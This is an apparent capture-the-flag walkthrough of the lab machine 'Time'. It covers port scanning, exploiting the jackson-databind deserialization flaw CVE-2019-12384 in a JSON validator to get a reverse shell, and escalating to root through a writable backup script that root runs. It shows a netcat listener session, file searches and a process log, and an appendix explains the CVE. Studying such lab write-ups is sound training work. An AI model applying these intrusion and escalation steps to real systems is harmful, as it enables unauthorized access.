Time walkthrough

Index

Index 1
List of pictures 1
Disclaimer 2
Reconnaissance 2
Initial foothold 2
User flag 3
Privilege escalation 3
Personal comments 5
Appendix A – CVE-2019-12384 5
References 6

List of pictures

Figure 1 - nMap scan results 2
Figure 2 - JAVA beautifier and validator application 2
Figure 3 - User shell 3
Figure 4 - User shell 3
Figure 5 - Interesting file 4
Figure 6 - Script code 4
Figure 7 - Script executed by root 4
Figure 8 - Root shell and flag 5

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:



Figure 1 - nMap scan results

Open ports are 22 and 80. Therefore, I found out SSH (22) service enable and a web server (80) running. Also, nMap provided Linux as operative system.

Initial foothold

Since I don't have very much to work on, I analyzed the web application. It is a JSON beautifier and validator as shown in the following picture:



Figure 2 - JAVA beautifier and validator application

I looked for some known vulnerabilities on this kind of application and I luckily found something to test.

User flag

One of known vulnerabilities I found is the CVE-2019-12384. I tested it and I created a $inject.sql$ file to be able to open a shell. At this point I forged the payload to "upload" and execute this script. Once I provide this input to the web application, I was able to have the user shell:



Figure 3 - User shell

Using this shell, I was able to retrieve the user flag:



Figure 4 - User shell

Privilege escalation

I needed to find a way to escalate my privileges. So, I looked for some interesting files owned by my user. In this way, I found an interesting script that creates an archive of the web application files and move this archive in the $/root$ path:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.214] 34078
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
pericles@time:/var/www/html$ find / -type f -user pericles 2>/dev/null
find / -type f -user pericles 2>/dev/null
/usr/bin/timer_backup.sh
/dev/shm/payload101k20
/proc/9245/task/9245/fdinfo/0
/proc/9245/task/9245/fdinfo/1
/proc/9245/task/9245/fdinfo/2
/proc/9245/task/9245/fdinfo/10
/proc/9245/task/9245/environ
/proc/9245/task/9245/auxv
/proc/9245/task/9245/status
/proc/9245/task/9245/personality
/proc/9245/task/9245/limits
/proc/9245/task/9245/sched
```

Figure 5 - Interesting file

```
/opt/json_project/classpath/jackson-annotations-2.9.8.jar
pericles@time:/var/www/html$ cat /usr/bin/timer_backup.sh
cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
pericles@time:/var/www/html$
```

Figure 6 - Script code

Also, using the tool *pspy64* I found out that this script is periodically invoked by root user:

```
2025/10/08 13:53:19 CMD: UID=0     PID=10     |
2025/10/08 13:53:19 CMD: UID=0     PID=9      |
2025/10/08 13:53:19 CMD: UID=0     PID=6      |
2025/10/08 13:53:19 CMD: UID=0     PID=4      |
2025/10/08 13:53:19 CMD: UID=0     PID=3      |
2025/10/08 13:53:19 CMD: UID=0     PID=2      |
2025/10/08 13:53:19 CMD: UID=0     PID=1      | /sbin/init auto automatic-ubiquity noprompt
2025/10/08 13:53:21 CMD: UID=0     PID=11012  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11011  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11010  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11009  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11008  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11007  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11006  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11005  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11004  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11003  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11002  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11001  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11000  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=10999  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=10998  | /usr/bin/systemctl restart web_backup.service
2025/10/08 13:53:21 CMD: UID=0     PID=11014  | /bin/bash /usr/bin/timer_backup.sh
2025/10/08 13:53:21 CMD: UID=0     PID=11013  | /lib/systemd/systemd-udevd
2025/10/08 13:53:2  CMD: UID=0     PID=11015  | /bin/bash /usr/bin/timer_backup.sh
2025/10/08 13:53:21 CMD: UID=0     PID=11020  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11019  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11018  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11017  | /lib/systemd/systemd-udevd
2025/10/08 13:53:21 CMD: UID=0     PID=11016  | /lib/systemd/systemd-udevd
2025/10/08 13:53:22 CMD: UID=0     PID=11021  | mv website.bak.zip /root/backup.zip
```

Figure 7 - Script executed by root

At this point the privilege escalation is very simple. In fact, since the script is writable by my user, I can just modify it and I inserted the commands to open a new shell. In this way I obtained a shell as root and I retrieved the root flag, as shown in the following picture:



Figure 8 - Root shell and flag

Personal comments

This box was quite simple in my opinion. However, it was interesting because of the JAVA validator and beautifier exploitation. So, I learned anyway something new. I can advice people to do it because it is interesting and a very good box.

Appendix A – CVE-2019-12384

com.fasterxml.jackson.core:jackson-databind is a library which contains the general-purpose data-binding functionality and tree-model for Jackson Data Processor.

Affected versions of this package are vulnerable to Deserialization of Untrusted Data which allows attackers to have a variety of impacts by leveraging failure to block the logback-core class from polymorphic deserialization. Depending on the classpath content, remote code execution may be possible.

Serialization is a process of converting an object into a sequence of bytes which can be persisted to a disk or database or can be sent through streams. The reverse process of creating objects from a sequence of bytes is called deserialization. *Deserialization of untrusted data* (CWE-502) occurs when an application deserializes untrusted data without sufficiently verifying that the resulting data will be valid, allowing the attacker to control the state or the flow of the execution.

com.fasterxml.jackson.core:jackson-databind allows deserialization of JSON input to Java objects. If an application using this dependency has the ability to deserialize a JSON string from an untrusted source, an attacker could leverage this vulnerability to conduct deserialization attacks.

Exploitation of unsafe deserialization attacks through jackson-databind requires the following prerequisites:

1. The target application allowing JSON user input which is processed by jackson-databind. An application using jackson-databind is only vulnerable if a user-provided JSON data is deserialized;
2. Polymorphic type handling for properties with nominal type are enabled. Polymorphic type handling refers to the addition of enough type information so that the deserializer can instantiate the appropriate subtype of a value. Use of "default typing" is considered dangerous due to the possibility of an untrusted method (gadget) managing to specify a class that is accessible through the class-loader and therefore, exposing a set of methods and/or fields.

3. An exploitable gadget class is available for the attacker to leverage. Gadget chains are specially crafted method sequences that can be created by an attacker in order to change the flow of code execution. These gadgets are often methods introduced by third-party components which an attacker could utilise in order to attack the target application. Not every gadget out there is supported by jackson-databind. The maintainers of jackson-databind proactively blacklists possible serialization gadgets in an attempt to ensure that it is not possible for an attacker to chain gadgets during serialization.

References

1. Deserialization exploitation: https://swisskyrepo.github.io/PayloadsAllTheThings/Insecure%20Deserialization/Java/#json-deserialization;
2. CVE-2019-12384: https://www.cve.org/CVERecord?id=CVE-2019-12384 and https://www.cvedetails.com/cve/CVE-2019-12384/;
3. CWE-502: https://cwe.mitre.org/data/definitions/502.html;
4. CVE-2019-12384 technical details: https://security.snyk.io/vuln/SNYK-JAVA-COMFASTERXMLJACKSONCORE-450917;
5. OWASP Insecure deserialization: https://owasp.org/www-community/vulnerabilities/Insecure_Deserialization.